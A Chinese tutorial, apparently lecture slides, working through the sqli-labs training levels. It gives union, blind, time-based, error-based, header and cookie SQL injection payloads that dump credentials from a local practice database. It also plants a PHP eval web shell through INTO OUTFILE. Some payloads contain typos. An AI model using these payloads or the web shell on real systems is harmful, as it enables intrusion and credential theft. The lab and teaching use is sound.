



SQLI-LABS系列教程

BY: CROW

NEVER GET ANYWHERE

- 首先是免费的!!!
- 我接触这个安全这个领域已经有一段时间了，总体上来说，是因为一次偶然的经历，虽说是接触，实际上我本身并没有真正的认真学习过，我逐渐感觉到自己有一种never get anywhere（一事无成），中间我也遇到过很多的大牛，包括我的大学室友也给了我很大的帮助。
- 我从最初的信息安全到后来的机器学习，都学得一塌糊涂，慢慢我开始找到了方向，我发现自己可能真的是不适合机器学习，在我看来机器学习几乎近似等于数学，这里就不再说了。
- **sqli-labs**是由印度人写的，**sqli-labs**天书已经存在很久了，但是为什么我还要做这个视频？这可能和我的浮躁的学习缺点有关，我一般来说，对于比较难理解的东西，我喜欢使用一些巧妙的方法或者是看视频，初次接触的难的东西都会有抵触的心理，所以我做这个也不在乎你能不能完全看完，你完全可以在你刚接触这个的时候，当做**极其简单的甚至可能有错误的参考资料**，如果能够给予你一点点的帮助，那我认为这就是值得的。
- 希望你能从我这里得到你想要的，如果有机会的话，我还会继续更新下去。。。
- 2019.11.19

- 本次分享的PPT中很多参考教程均参考至互联网，而且只是作为教学使用，请勿商用和其他非法用途，若ppt中存在错误等信息，请和我联系：crow_821@163.com，或者是在微信公众号：[乌鸦安全](#)给我留言，我会第一时间进行修改！公众号看的比较少，可以联系3139354876，或这访问我的博客：crowsec.cn
- 如果你在学习中有任何的问题和困难，也可以和我联系，我告诉你我遇到困难的时候是如何退缩的！
- 哈哈，玩笑话，有问题可以发我邮箱或者是留言，我看到之后都会答复的！
- 免费分享不易，难免有错，请多多指教！
- Sqli-labs ppt中的最好不好直接复制，很多的单引号都变成了中文的单引号了，大家可以自己手打一下，练习练习。
- Ppt中可能你看着密密麻麻的，但是不要担心，只要认真学，从第一关学到最后一关之后，sql注入的常识就懂了！记住，是**常识**！！！！
- 我在这里特别感谢分享在网上的各种教程，感谢各位大佬的帮助，我在这里就不再一一列举。
- 视频和ppt中非特殊说明外，均以security库、users表、username，password字段作为演示！如果视频或者是课件更新的话，我还是会在公众号中进行说明的！亦或者GitHub：<https://github.com/crow821/crowsec>

SQLI-LABS、PHPSTUDY下载和安装

- 下载:
- sqli-labs 下载: <https://github.com/Audi-1/sqli-labs>
- phpstudy 下载地址: <http://down.php.cn/PhpStudy20180211.zip>
- 安装:
- sqli-labs: 修改db-creds.inc中的mysql账号密码!

SQLI-LABS、DOCKER下载安装_01

- 安装docker
- 可参考链接: <https://www.jianshu.com/p/76d41b3a078e>
- 以阿里云主机为例 (阿里云主机的一个好处就是不需要修改源), 我的是ubuntu16.04
- 1. `uname -r` docker最低要求内核为kernel 最低3.10
- 2.然后执行更新命令 `apt-get update`
- 3.安装docker `apt-get install docker.io`
- 4. 运行docker即可!

SQLI-LABS、DOCKER下载安装_02

- 安装sqli-labs
- 可参考链接: <https://www.cnblogs.com/blogs-1024/p/11128999.html>
- 1. 搜索sqli-labs: `docker search sqli-labs`
- 2. 建立镜像: `docker pull acgpiano/sqli-labs`
- 3. 查看存在的镜像: `docker images`
- 4. 运行存在的镜像: `docker run -dt --name crow_sqli-labs -p 666:80 --rm acgpiano/sqli-labs`
- 参数解释: `-dt` 后台运行; `--name` 命名; `-p 80:80` 将后面的docker容器端口映射到前面的主机端口, `--rm`选项, 这样在容器退出时就能够自动清理容器内部的文件系统
- 5. 进入运行中的docker容器: `docker exec -it ID号 /bin/bash`



DOCKER简单基础命令

- 可参考链接: <https://www.jianshu.com/p/2ad3edf3c61f>
- `docker ps` # 查看正在运行的容器
- `docker ps -a` # 查看所有容器
- `docker images` # 列出本地镜像
- `docker start CONTAINER` # 启动一个或多个已经被停止的容器
- `docker stop CONTAINER` # 停止一个运行中的容器
- `docker restart CONTAINER` # 重启容器
- `docker rm CONTAINER` # 删除容器
- `docker rmi IMAGE` # 删除镜像
- `restart docker` # 重启docker



提示:

- 在sqli-labs代码中，加入以下：
- `echo $sql;`
- `echo "
";`

- 1. <http://127.0.0.1/sqli/Less-1/?id=1'> 查看是否有注入
- 2. <http://127.0.0.1/sqli/Less-1/?id=1' order by 3--> 查看有多少列
- 3. <http://127.0.0.1/sqli/Less-1/?id=-1' union select 1,2,3--> 查看哪些数据可以回显
- 4. [http://127.0.0.1/sqli/Less-1/?id=-1' union select 1,2,database\(\)--](http://127.0.0.1/sqli/Less-1/?id=-1' union select 1,2,database()--) 查看当前数据库
- 5. http://127.0.0.1/sqli/Less-1/?id=-1' union select 1,2,schema_name from information_schema.schemata limit 4,1-- + 查看数据库security, 或者是: [http://127.0.0.1/sqli/Less-1/?id=-1' union select 1,2,group_concat\(schema_name\) from information_schema.schemata--](http://127.0.0.1/sqli/Less-1/?id=-1' union select 1,2,group_concat(schema_name) from information_schema.schemata--) 查看所有的数据库
- 6. http://127.0.0.1/sqli/Less-1/?id=-1' union select 1,2,table_name from information_schema.tables where table_schema=0x7365637572697479 limit 1,1-- 查表, 或者是: [http://127.0.0.1/sqli/Less-1/?id=-1' union select 1,2,group_concat\(table_name\) from information_schema.tables where table_schema=0x7365637572697479--](http://127.0.0.1/sqli/Less-1/?id=-1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=0x7365637572697479--) 查看所有的

- 7. `http://127.0.0.1/sqli/Less-1/?id=-1' union select 1,2,column_name from information_schema.columns where table_name=0x7573657273--+` 查询列信息，或者是：`http://127.0.0.1/sqli/Less-1/?id=-1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name=0x7573657273--+` 查看所有的列信息
- 8. `http://127.0.0.1/sqli/Less-1/?id=-1' union select 1,2,concat_ws('~',username,password) from security.users limit 1,1--+` 查询一个账号和密码，或者是：`http://127.0.0.1/sqli/Less-1/?id=-1' union select 1,2,group_concat(concat_ws(0x7e,username,password)) from security.users --+` 直接可以得到所有的账号和密码，并且使用~符号进行分割。

- 1. <http://127.0.0.1/sqli/Less-2/?id=1> 查看是否有注入
- 2. <http://127.0.0.1/sqli/Less-2/?id=1 order by 3--> 查看有多少列
- 3. <http://127.0.0.1/sqli/Less-1/?id=-1 union select 1,2,3--> 查看哪些数据可以回显
- 4. [http://127.0.0.1/sqli/Less-2/?id=-1 union select 1,2,group_concat\(schema_name\) from information_schema.schemata --](http://127.0.0.1/sqli/Less-2/?id=-1 union select 1,2,group_concat(schema_name) from information_schema.schemata --) 查看所有数据库
- 5. [http://127.0.0.1/sqli/Less-2/?id=-1 union select 1,2,group_concat\(table_name\) from information_schema.tables where table_schema=0x7365637572697479 --](http://127.0.0.1/sqli/Less-2/?id=-1 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=0x7365637572697479 --) 查看所有的表
- 6. [http://127.0.0.1/sqli/Less-2/?id=-1 union select 1,2,group_concat\(column_name\) from information_schema.columns where table_name=0x7573657273 --](http://127.0.0.1/sqli/Less-2/?id=-1 union select 1,2,group_concat(column_name) from information_schema.columns where table_name=0x7573657273 --) 查看所有的列信息
- 7. [http://127.0.0.1/sqli/Less-2/?id=-1 union select 1,2,group_concat\(concat_ws\(0x7e,username,password\)\) from security.users --](http://127.0.0.1/sqli/Less-2/?id=-1 union select 1,2,group_concat(concat_ws(0x7e,username,password)) from security.users --) 直接可以得到所有的账号和密码，并且使用~符号进行分割。

- 1. <http://127.0.0.1/sqli/Less-3/?id=1> 查看是否有注入
- 2. [http://127.0.0.1/sqli/Less-3/?id=1'\) order by 3--](http://127.0.0.1/sqli/Less-3/?id=1') order by 3--) 查看有多少列
- 3. [http://127.0.0.1/sqli/Less-3/?id=-1'\) union select 1,2, group_concat\(schema_name\) from information_schema.schemata --](http://127.0.0.1/sqli/Less-3/?id=-1') union select 1,2, group_concat(schema_name) from information_schema.schemata --) 查看所有数据库
- 6. [http://127.0.0.1/sqli/Less-3/?id=-1'\) union select 1,2, group_concat\(table_name\) from information_schema.tables where table_schema=0x7365637572697479 --](http://127.0.0.1/sqli/Less-3/?id=-1') union select 1,2, group_concat(table_name) from information_schema.tables where table_schema=0x7365637572697479 --) 查看所有的表
- 7. [http://127.0.0.1/sqli/Less-3/?id=-1'\) union select 1,2, group_concat\(column_name\) from information_schema.columns where table_name=0x7573657273 --](http://127.0.0.1/sqli/Less-3/?id=-1') union select 1,2, group_concat(column_name) from information_schema.columns where table_name=0x7573657273 --) 查看所有的列信息
- 8. [http://127.0.0.1/sqli/Less-3/?id=-1'\) union select 1,2, group_concat\(concat_ws\(0x7e,username,password\)\) from security.users --](http://127.0.0.1/sqli/Less-3/?id=-1') union select 1,2, group_concat(concat_ws(0x7e,username,password)) from security.users --) 直接可以得到所有的账号和密码，并且使用~符号进行分割。

- 1. `http://127.0.0.1/sqli/Less-4/?id=1` 查看是否有注入
- 2. `http://127.0.0.1/sqli/Less-4/?id=1") order by 3--+` 查看有多少列
- 3. `http://127.0.0.1/sqli/Less-4/?id=-1") union select 1,2, group_concat(schema_name) from information_schema.schemata --+` 查看所有数据库
- 6. `http://127.0.0.1/sqli/Less-4/?id=-1") union select 1,2, group_concat(table_name) from information_schema.tables where table_schema=0x7365637572697479 --+` 查看所有的表
- 7. `http://127.0.0.1/sqli/Less-4/?id=-1") union select 1,2, group_concat(column_name) from information_schema.columns where table_name=0x7573657273 --+` 查看所有的列信息
- 8. `http://127.0.0.1/sqli/Less-4/?id=-1") union select 1,2, group_concat(concat_ws(0x7e,username,password)) from security.users --+` 直接可以得到所有的账号和密码，并且使用~符号进行分割。



补充基础知识

- 1. left()函数: `left(database(),1)='s'`
- 2. regexp函数: `select user() regexp 'r'`
- 3. like函数: `select user() like 'ro%'`
- 4. substr(a,b,c) `select substr() XXXX`
- 5. ascii()

`left(a,b)`从左侧截取a的前b位, 正确则返回1, 错误则返回0

`user()`的结果是root, `regexp`为匹配root的正则表达式

匹配与`regexp`相似。

`substr(a,b,c)`从位置b开始, 截取a字符串c位长度

将某个字符串转化为ascii值

- 6. `chr(数字)` 或者是 `ord('字母')` 使用python中的两个函数可以判断当前的ascii值是多少

- 对于security数据库:

- `select left(database(),1)='s';` 前1位是否是s
- `select database() regexp 's';` 匹配第一个字符是否是 s
- `select database() like 's%';` 匹配第一个字符是否是 s
- `select substr((select database()),1,1)='s';` 匹配第一个字符是否是 s
- `select substr((select database()),1,3)= 'sec';` 匹配前三个个字符是否是 sec
- `select ascii(substr((select database()),1,1));` 直接回显115 或者是:
- `select ascii(substr((select database()),1,1)) > 110;` 如果大于110, 就会返回1, 否则返回0.



LESS-5 BOOL型-1

- 1. <http://127.0.0.1/sqli/Less-5/?id=1'> 查看是否有注入
- 2. <http://127.0.0.1/sqli/Less-5/?id=1' order by 3--> 查看有多少列
- 3. [http://127.0.0.1/sqli/Less-5/?id=1' and left\(\(select database\(\)\),1\)='s'--](http://127.0.0.1/sqli/Less-5/?id=1' and left((select database()),1)='s'--) 判断第一位是否是s，然后使用bp进行爆破处理：
- GET /sqli/Less-5/?id=1%27%20and%20left((select%20database()),2)=%27s § a § %27-- HTTP/1.1
- 通过返回的长度来确定第二位是多少，最后确定为e，依次类推进行测试。
- 4. 或者是使用if来进行判断测试： [http://127.0.0.1/sqli/Less-5/?id=1' and ascii\(substr\(\(select database\(\)\),1,1\)\)>156--](http://127.0.0.1/sqli/Less-5/?id=1' and ascii(substr((select database()),1,1))>156--)（此时是没有返回的）（这种方法是错误的）
- [http://127.0.0.1/sqli/Less-5/?id=1' and ascii\(substr\(\(select database\(\)\),1,1\)\)>110--](http://127.0.0.1/sqli/Less-5/?id=1' and ascii(substr((select database()),1,1))>110--) 此时返回 you are in.....代表执行成功。



LESS-5 BOOL型-2

- 完整注入流程：
- 1. `http://127.0.0.1/sqli/Less-5/?id=1' and ascii(substr((select schema_name from information_schema.schemata limit 1,1),1,1)) >100--+` 通过二分法猜解得到所有的库,红色为可变参数。
- 2. `http://127.0.0.1/sqli/Less-5/?id=1' and ascii(substr((select table_name from information_schema.tables where table_schema=0x7365637572697479 limit 1,1),1,1))>1--+` 再次通过二分法可猜解得到security下的所有表。其中,红色为可变参数。
- 3. `http://127.0.0.1/sqli/Less-5/?id=1' and ascii(substr((select column_name from information_schema.columns where table_name=0x7573657273 limit 1,1),1,1)) >1 --+` 通过二分法可猜解users内的字段, 其中红色为可变参数。
- 4. `http://127.0.0.1/sqli/Less-5/?id=1' and ascii(substr((select username from security.users limit 1,1),1,1))>1--+` 继续猜解即可得到字段内的值。

- 完整注入流程:
- 1. `http://127.0.0.1/sqli/Less-5/?id=1" and ascii(substr((select schema_name from information_schema.schemata limit 1,1),1,1)) >100--+` 通过二分法猜解得到所有的库,红色为可变参数。
- 2. `http://127.0.0.1/sqli/Less-5/?id=1"and ascii(substr((select table_name from information_schema.tables where table_schema=0x7365637572697479 limit 1,1),1,1))>1--+` 再次通过二分法可猜解得到security下的所有表。其中,红色为可变参数。
- 3. `http://127.0.0.1/sqli/Less-5/?id=1" and ascii(substr((select column_name from information_schema.columns where table_name=0x7573657273 limit 1,1),1,1)) >1 --+` 通过二分法可猜解users内的字段,其中红色为可变参数。
- 4. `http://127.0.0.1/sqli/Less-5/?id=1"and ascii(substr((select username from security.users limit 1,1),1,1))>1--+` 继续猜解即可得到字段内的值。



补充基础知识

- 1. show variables like '%secure%';查看 secure-file-priv 当前的值，如果显示为NULL，则需要打开
- C:\phpstudy\PHPTutorial\MySQL\my.ini文件，在其中加上一句：secure_file_priv=""。
- 2. 一句话木马：php版本：<?php @eval(\$_POST["crow"]);?> 其中crow是密码
- 补充：
- 3. load_file() 读取本地文件 select load_file('C:\\phpstudy\\PHPTutorial\\WWW\\sqli\\Less-7\\test.txt');
- 4. into outfile 写文件 用法：select 'mysql is very good' into outfile 'test1.txt';
- 文件位置： C:\phpstudy\PHPTutorial\MySQL\data
- 或者是select 'crow 666' into outfile 'C:\\phpstudy\\PHPTutorial\\WWW\\sqli\\Less-7\\test.txt';
- 文件位置： C:\phpstudy\PHPTutorial\WWW\sqli\Less-7
- 注意事项： \\

- 1. `http://127.0.0.1/sqli/Less-7/?id=1') order by 3--+` 查看有多少列
- 2. `http://127.0.0.1/sqli/Less-7/?id=-1') union select 1,2,'<?php @eval($_POST["crow"]);?>' into outfile "C:\\phpstudy\\PHPTutorial\\WWW\\sqli\\Less-7\\test.php"--+` 将一句话木马写入其中
- 3. 使用中国菜刀访问即可！



LESS-8_01 法一 布尔盲注

- 1. <http://127.0.0.1/sqli/Less-8/?id=1'> 判断此时存在注入漏洞
- 2. <http://127.0.0.1/sqli/Less-8/?id=1' order by 3--> 当3改为4的时候，you are in....消失，说明存在三列。
- 3. [http://127.0.0.1/sqli/Less-8/?id=1' and left\(\(select database\(\)\),1\)=0x73 --](http://127.0.0.1/sqli/Less-8/?id=1' and left((select database()),1)=0x73 --) 猜出来当前第一位是s
- 或者是使用： [http://127.0.0.1/sqli/Less-8/?id=1' and ascii\(substr\(\(select database\(\)\),1,1\)\) > 16--](http://127.0.0.1/sqli/Less-8/?id=1' and ascii(substr((select database()),1,1)) > 16--) 此时是有回显的。
- 4. [http://127.0.0.1/sqli/Less-8/?id=1' and ascii\(substr\(\(select schema_name from information_schema.schemata limit 1,1\),1,1\)\) > 17 --](http://127.0.0.1/sqli/Less-8/?id=1' and ascii(substr((select schema_name from information_schema.schemata limit 1,1),1,1)) > 17 --) 先通过大于号或者小于号来判断数据库的第一个字母是哪一个，也可以使用[http://127.0.0.1/sqli/Less-8/?id=1' and ascii\(substr\(\(select schema_name from information_schema.schemata limit 4,1\),1,1\)\) = 115--](http://127.0.0.1/sqli/Less-8/?id=1' and ascii(substr((select schema_name from information_schema.schemata limit 4,1),1,1)) = 115--) 此时可以验证数据库中第五个数据库的第一个字母是s
- 5. [http://127.0.0.1/sqli/Less-8/?id=1' and ascii\(substr\(\(select table_name from information_schema.tables where table_schema=0x7365637572697479 limit 3,1\),1,1\)\) > 11 --](http://127.0.0.1/sqli/Less-8/?id=1' and ascii(substr((select table_name from information_schema.tables where table_schema=0x7365637572697479 limit 3,1),1,1)) > 11 --) 判断security数据库中的第4个表中的数据的第一位是否大于11，也可以使用 [http://127.0.0.1/sqli/Less-8/?id=1' and ascii\(substr\(\(select table_name from information_schema.tables where table_schema=0x7365637572697479 limit 3,1\),1,1\)\) = 117 --](http://127.0.0.1/sqli/Less-8/?id=1' and ascii(substr((select table_name from information_schema.tables where table_schema=0x7365637572697479 limit 3,1),1,1)) = 117 --) 验证数据库中第4个表中的数据的第一位的第一个字母的ascii码是否是117，也就是 u



LESS-8_02 法一 布尔盲注

- 6. `http://127.0.0.1/sqli/Less-8/?id=1' and ascii(substr((select column_name from information_schema.columns where table_name = 0x7573657273 limit 1,1),1,1)) >10 --+` 同理，进行判断表中的字段，然后进行判断。可以得到 username, password;
- 7. `http://127.0.0.1/sqli/Less-8/?id=1' and ascii(substr((select username from security.users limit 0,1),1,1)) >10 --+` 同理，进行判断，最后再使用 password 进行判断。
- 8. 因为猜解速度较慢，可以配合 burpsuite 或者是 sqlmap 的脚本来使用。

- IF(condition,A,B)如果条件condition为true，则执行语句A，否则执行B
- 例： select if(1>2,4,5); 返回的结果是5.（如果是在mysql命令行中使用，首先要use xxx数据库才行）

```
mysql> select if(1>2,4,5);
+-----+
| if(1>2,4,5) |
+-----+
|          5 |
+-----+
1 row in set (0.00 sec)
```

LESS-8_01 法二 时间盲注

- 1. `http://127.0.0.1/sqli/Less-8/?id=1' and sleep(5)--+` 使用延迟的方法判断是否存在注入漏洞。当然判断是否存在注入漏洞的方法很多。
- 2. `http://127.0.0.1/sqli/Less-8/?id=1' and if(length(database()) = 8,1,sleep(5))--+` 当为8的时候很快加载，而为其他值得时候加载较慢（5s左右），那就说明此时数据库的长度就是8（security）
- 3. `http://127.0.0.1/sqli/Less-8/?id=1' and if(ascii(substr((select database()),1,1)) > 113,1,sleep(5))--+` 如果当前数据库的第一个字母的ascii值大于113的时候，会立刻返回结果，否则执行5s。
- 4. `http://127.0.0.1/sqli/Less-8/?id=1' and if(ascii(substr((select schema_name from information_schema.schemata limit 4,1),1,1)) > 112,1,sleep(5))--+` 同理判断数据库中的第5个数据库的第一位的ascii的值是不是大于112（实际中是115），如果是的则速度返回，否则延时5s返回结果。
- 5. 其余步骤与法一基本类似，可以采用burpsuite或者是sql盲注脚本使用。

- 1. `http://127.0.0.1/sqli/Less-9/?id=1' order by 3999--+` 当使用order by的时候，此时无论如何都是回显you are in....所以无法使用order by进行判断。
- 2. `http://127.0.0.1/sqli/Less-9/?id=1' and sleep(5)--+` 当存在注入漏洞时，可以使用延迟注入进行判断，此时若存在漏洞，则睡眠5s之后再返回结果。
- 3. `http://127.0.0.1/sqli/Less-9/?id=1' and if(length(database())=8,1,sleep(5));` 通过返回时间进行判断，此时如果数据库长度为8，则可以较快返回。
- 4. `http://127.0.0.1/sqli/Less-9/?id=1' and if(ascii(substr((select schema_name from information_schema.schemata limit 4,1),1,1))>1112,1,sleep(5))--+` 使用less-8中同样的方法进行判断即可!
- 5. 因为盲注属于猜解，推荐使用脚本进行操作。

- 1. `http://127.0.0.1/sqli/Less-10/?id=1" and sleep(11)--+` 只是将less-9中的单引号换成了双引号，其余的均相同。

- 对于POST关卡，我们需要使用burpsuite进行配合操作
- 同样在代码中加入两行：
 - `echo $sql;`
 - `echo "
";`

-



LESS-11_01

- 以下均为POST内容：
- 1. POST内容： `uname=' & passwd=1&submit=Submit` 返回的结果显示你存在sql语法错误，证明存在注入漏洞。或这是直接在username中填写'， password中随便写判断一下是否存在注入漏洞。
- 2. 直接在username中填写 `admin' or 1=1#`（此处不能使用`--+`，因为`--+`主要使用在url中，`#`是适用的）即： `uname=a' or 1=1 #& passwd=a &submit=Submit`此时登录成功，可以验证存在注入漏洞。
- 3. 此时在password位置进行验证： `uname=a&passwd=a' or 1=1# &submit=Submit`，登录成功，开始构造！
- 4. `uname=a' order by 3#&passwd=a &submit=Submit`或者是使用 `uname=a&passwd=a' order by 2# &submit=Submit`同样可以进行判断，最后得出一共有两列。
- 5. `uname=a&passwd=a' union select database(),2 # &submit=Submit`查询到当前的数据库为security，或者是使用：`uname=a' union select database(),2 # &passwd=a&submit=Submit`均可以查询到当前的数据库，当然也可以查询其它信息。
- 6. `uname=a' union select 1,(select schema_name from information_schema.schemata limit 1,1) # &passwd=a&submit=Submit` 可以查询到当前的第一个数据库，或者是使用命令：`uname=a' union select 1,(select group_concat(schema_name) from information_schema.schemata) # &passwd=a&submit=Submit` 可以得到所有的数据库。
- 7. `uname=a' union select 1,(select group_concat(table_name) from information_schema.tables where table_schema=0x7365637572697479) # &passwd=a&submit=Submit` 可以得到security数据库中的所有的表信息

- 以下均为POST内容:
- 8. `uname=a' union select 1,(select group_concat(column_name) from information_schema.columns where table_name=0x7573657273) # &passwd=a&submit=Submit` 通过users表获得里面的列值: id,username,password
- 9. `uname=a' union select 1, group_concat(concat_ws('~',username,password)) from security.users # &passwd=a&submit=Submit` 此时就可以得到里面所有的数据。



- 以下均为POST内容：
- 1. 首先进行尝试： `uname=admin' &passwd=a&submit=Submit` 此时只是显示登陆失败，没有其他的回显，将'换为"
- 2. `uname=admin" &passwd=a&submit=Submit` 此时有回显，显示有报错信息，通过报错信息，我们知道如何进行构造：')
- 3. `uname=admin") or 1=1# &passwd=a&submit=Submit` 此时构造成功之后，显示登陆成功。接下来的和less-11相同。
- 4. `uname=admin") order by 3# &passwd=a&submit=Submit` 通过order by语句得到一共有两列。
- 5. `uname=a&passwd=a") union select database(),2 # &submit=Submit`查询到当前的数据库为security，或者是使用：`uname=a") union select database(),2 # &passwd=a&submit=Submit`均可以查询到当前的数据库，当然也可以查询其它信息。
- 6. `uname=a") union select 1,(select schema_name from information_schema.schemata limit 1,1) # &passwd=a&submit=Submit`可以查询到当前的第一个数据库，或者是使用命令：`uname=a") union select 1,(select group_concat(schema_name) from information_schema.schemata) # &passwd=a&submit=Submit`可以得到所有的数据库。
- 7. `uname=a") union select 1,(select group_concat(table_name) from information_schema.tables where table_schema=0x7365637572697479) # &passwd=a&submit=Submit`可以得到security数据库中的所有的表信息

- 以下均为POST内容:
- 8. `uname=a") union select 1,(select group_concat(column_name) from information_schema.columns where table_name=0x7573657273) # &passwd=a&submit=Submit`通过users表获得里面的列值: id,username,password
- 9. `uname=a") union select 1, group_concat(concat_ws(0x7e,username,password)) from security.users # &passwd=a&submit=Submit` 此时就可以得到里面所有的数据。 0x7e代表的就是 ~



- 以下均为POST内容:
- 1. `uname=admin &passwd=admin&submit=Submit` 此时只是显示登陆成功, 但是不会显示其他的信息。
- 2. `uname=' &passwd=a&submit=Submit` 直接通过报错信息知道了如何构造 构造: `1') or 1=1#`
- 3. `uname=admin') order by 2# &passwd=admin&submit=Submit` 此时只是显示登陆成功, 但是不会显示其他信息, 考虑盲注。
- 4. `uname=admin') or if(length(database())=8,1,sleep(5))# &passwd=admin&submit=Submit` 此时可以得到数据库的长度是8。
- 5. `uname=admin&passwd=ain') or left(database(),1)>'a'#&submit=Submit` 使用or和left()来判断第一个字母是多少(注意的是这里不是使用and)
- 6. `uname=admin&passwd=ain') or left(database(),2)='se'#&submit=Submit` 通过这样一个个进行判断即可!
- 7. `uname=admin&passwd=ain') or left((select schema_name from information_schema.schemata limit 0,1),1)>'a'#&submit=Submit` 或者是使用这种方法也是可以判断的。

- 以下均为POST内容:
- `uname=admin&passwd=ain')` or `left((select table_name from information_schema.tables where table_schema=0x7365637572697479 limit 0,1),1)='e'&submit=Submit` 查表, 也可使用burpsuite进行辅助测试
- 本次并不使用脚本进行测试, 后续会进行专门的脚本讲解



LESS-14

- 以下均为POST内容:
- 首先在代码中加入两行: `echo $sql;` `echo "</br>";`
- 1. `uname=admin&passwd=a"&submit=Submit` 构造: `" or 1=1#`
- 2. `uname=admin&passwd=a" order by 10#&submit=Submit` 判断一共有多少列
- 3. `uname=admin&passwd=a" or if(length(database()))=8,1,sleep(5))# #&submit=Submit` 使用和less-13同样的方法进行判断



LESS-15

- 以下均为POST内容:
- 首先在代码中加入两行: `echo $sql;` `echo "</br>";`
- 1. `uname=admin&passwd=a"&submit=Submit` 构造: `1' or 1=1#` 在这里判断列数没有实际意义了
- 2. `uname=adminadmin&passwd=admiand' or if(length(database()))>1000,1,sleep(5))#&submit=Submit` 通过这个来判断其长度
- 3. `uname=adminadmin&passwd=admiand' or if(length())>1000,1,sleep(5))#&submit=Submit`
- 4. `uname=adminadmin&passwd=admiand' or left((select table_name from information_schema.tables where table_schema='security' limit 0,1),1)>'a'#&submit=Submit` 使用和less-13相同的方法进行判断, 就可以判断出当前security库的第一个表的第一个字母是否大于a
- 5. `uname=adminadmin&passwd=admiand' or left((select column_name from information_schema.columns where table_name='users' limit 0,1),1)>'g'#&submit=Submit` 通过同样的方法可以判断users表中的字段数据是否大于g
- 6. `uname=adminadmin&passwd=admiand' or left((select username from security.users limit 0,1),1)>'a'#&submit=Submit` 通过这个来判断security.users下的username下第一个字段的第一位, 在这里不能直接使用select username,password来一起查询, 需要一个个进行查询

- 以下均为POST内容:
- 首先在代码中加入两行:
- `echo $sql;`
`echo "</br>";`
- 1. `uname = admin&passwd=a" & submit=Submit` 构造: `1") or 1=1#` 在这里判断列数没有实际意义了,和less-15相同
- 2. `uname = adminadmin&passwd=admiand") or if(length(database())>1,1,sleep(5))#&submit=Submit` 通过这个来判断其长度
- 3. `uname=adminadmin&passwd=admiand") or if(length(>1000,1,sleep(5))#&submit=Submit`
- 4. `uname=adminadmin&passwd=admiand") or left((select table_name from information_schema.tables where table_schema='security' limit 0,1),1)>'a'#&submit=Submit` 使用和less-13相同的方法进行判断, 就可以判断出当前security库的第一个表的第一个字母是否大于a
- 5. `uname=adminadmin&passwd=admiand") or left((select column_name from information_schema.columns where table_name='users' limit 0,1),1)>'g'#&submit=Submit` 通过同样的方法可以判断users表中的字段数据是否大于g
- 6. `uname=adminadmin&passwd=admiand") or left((select username from security.users limit 0,1),1)>'a'#&submit=Submit` 通过这个来判断security.users下的username下第一个字段的第一位, 在这里不能直接使用select username,password来一起查询, 需要一个个进行查询



补充知识

- 参考资料: <https://www.jb51.net/article/125599.htm>
- <https://www.jb51.net/article/125607.htm>
- UPDATEXML (XML_document, XPath_string, new_value);
- 第一个参数: XML_document是String格式, 为XML文档对象的名称, 文中为Doc
- 第二个参数: XPath_string (Xpath格式的字符串), 如果不了解Xpath语法, 可以在网上查找教程。
- 第三个参数: new_value, String格式, 替换查找到的符合条件的数据
- 作用: 改变文档中符合条件的节点的值
- 改变XML_document中符合XPATH_string的值
- 而我们的注入语句为:
- `select updatexml(1,concat(0x7e,(SELECT username from security.users limit 0,1),0x7e),1);`
- 其中的concat()函数是将其连成一个字符串, 因此不会符合XPATH_string的格式, 从而出现格式错误, 爆出
- `ERROR 1105 (HY000): XPATH syntax error: '~Dumb~'`

- 以下均为POST内容:
- 首先在代码中加入两行: `echo $sql;` `echo "</br>";` 而且要是update后也加上。
- 使用了 `get_magic_quotes_gpc` `name`和`password`分开验证, 而且在验证的时候对于`name`进行了过滤处理, 将'进行了转义
- 首先我们要知道用户的名字是多少, 然后才可以进行接下来的操作
- 1. `uname=admin&passwd=adm ' and updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema='security' limit 0,1),0x7e),1)#&submit=Submit` 通过查询, 可以得到security库下面的其中一个表名字
- 2. `uname=admin&passwd=adm ' and updatexml(1,concat(0x7e,(select column_name from information_schema.columns where table_name='users' limit 0,1),0x7e),1)#&submit=Submit` 同样的方法可以获得其他的数据



LESS-18

- 以下均为POST内容： 'and updatexml(1,concat(0x7e,(database())),0x7e),1) and '1'='1
注册登录再注入
- 1. 登录失败显示ip地址
- 2. 登录成功显示ip地址和User-Agent
- 3. \$insert="INSERT INTO `security`.`uagents` (`uagent`, `ip_address`, `username`) VALUES ('\$uagent', '\$IP', '\$uname)";
- 4. 分析后得知，需要进行闭合操作，两种方法：
 - (1) ' or updatexml(1,concat(0x7e,(database()))),1) and '1'='1
 - (2) ' or updatexml(1,concat(0x7e,(database()))),1), " , ")# (注意在直接复制的时候，可能出现错误)
- 然后再通过mysql注入语句进行操作即可！



LESS-19

- 以下均为POST内容： 'and updatexml(1,concat(0x7e,(database())),0x7e),1) and '1'='1
注册登录再注入
- 1. 登录成功显示的是Referer信息
- 2. 登录失败是没有回显信息的
- 3. \$insert="INSERT INTO `security`.`referers` (`referer`, `ip_address`) VALUES ('\$uagent', '\$IP')";
- 4. 分析后得知，需要进行闭合操作，两种方法：
- （1） ' or updatexml(1,concat(0x7e,(database()))),1) and '1'='1
- （2） ' or updatexml(1,concat(0x7e,(database()))),1), ")# (注意在直接复制的时候，可能出现错误，因为ppt格式的问题)
- 然后再通过mysql注入语句进行操作即可！

- 以下均为POST内容
- 注册登录再注入
- 1.登录成功之后会显示cookie
- 2. 登录失败会显示失败信息。
- 3. `$sql="SELECT * FROM users WHERE username='$cookee' LIMIT 0,1";` 在登录之后后台会将username放入cookie中，再次登录的时候，只要是cookie没有过期，就会去cookie里面取值，然后进行查询。
- 4. 使用chrome工具： **Cookie Editor**
- 5. `' union select 1,2,database()#`
- 6. 接下来就是常见的注入教程。



LESS-21

- 以下均为POST内容
- 注册登录再注入
- 1.登录成功之后会显示一系列信息
- 2. 登录失败会显示失败信息。
- 3. 和第20关相似，只不过这一次将admin进行base64转码 YWRtaW4= 解码之后为admin
- 4. 使用chrome工具： Cookie Editor
- 5. ') union select 1,2,database()#
- 6. 接下来就是常见的注入教程。

- 以下均为POST内容
- 注册登录再注入
- 1.登录成功之后会显示一系列信息
- 2. 登录失败会显示失败信息。
- 3. 和第21关相似，只不过这一次将') 换为" 即可！
- 4. 使用chrome工具： Cookie Editor
- 5. “ union select 1,2,database()#
- 6. 接下来就是常见的注入教程。

- 1. 在前些视频中，我将查库、查表、查字段、查字段中的值，其中我将查字段说成了查列，实在是抱歉，由于自己能力有限，没有注意到这一点。
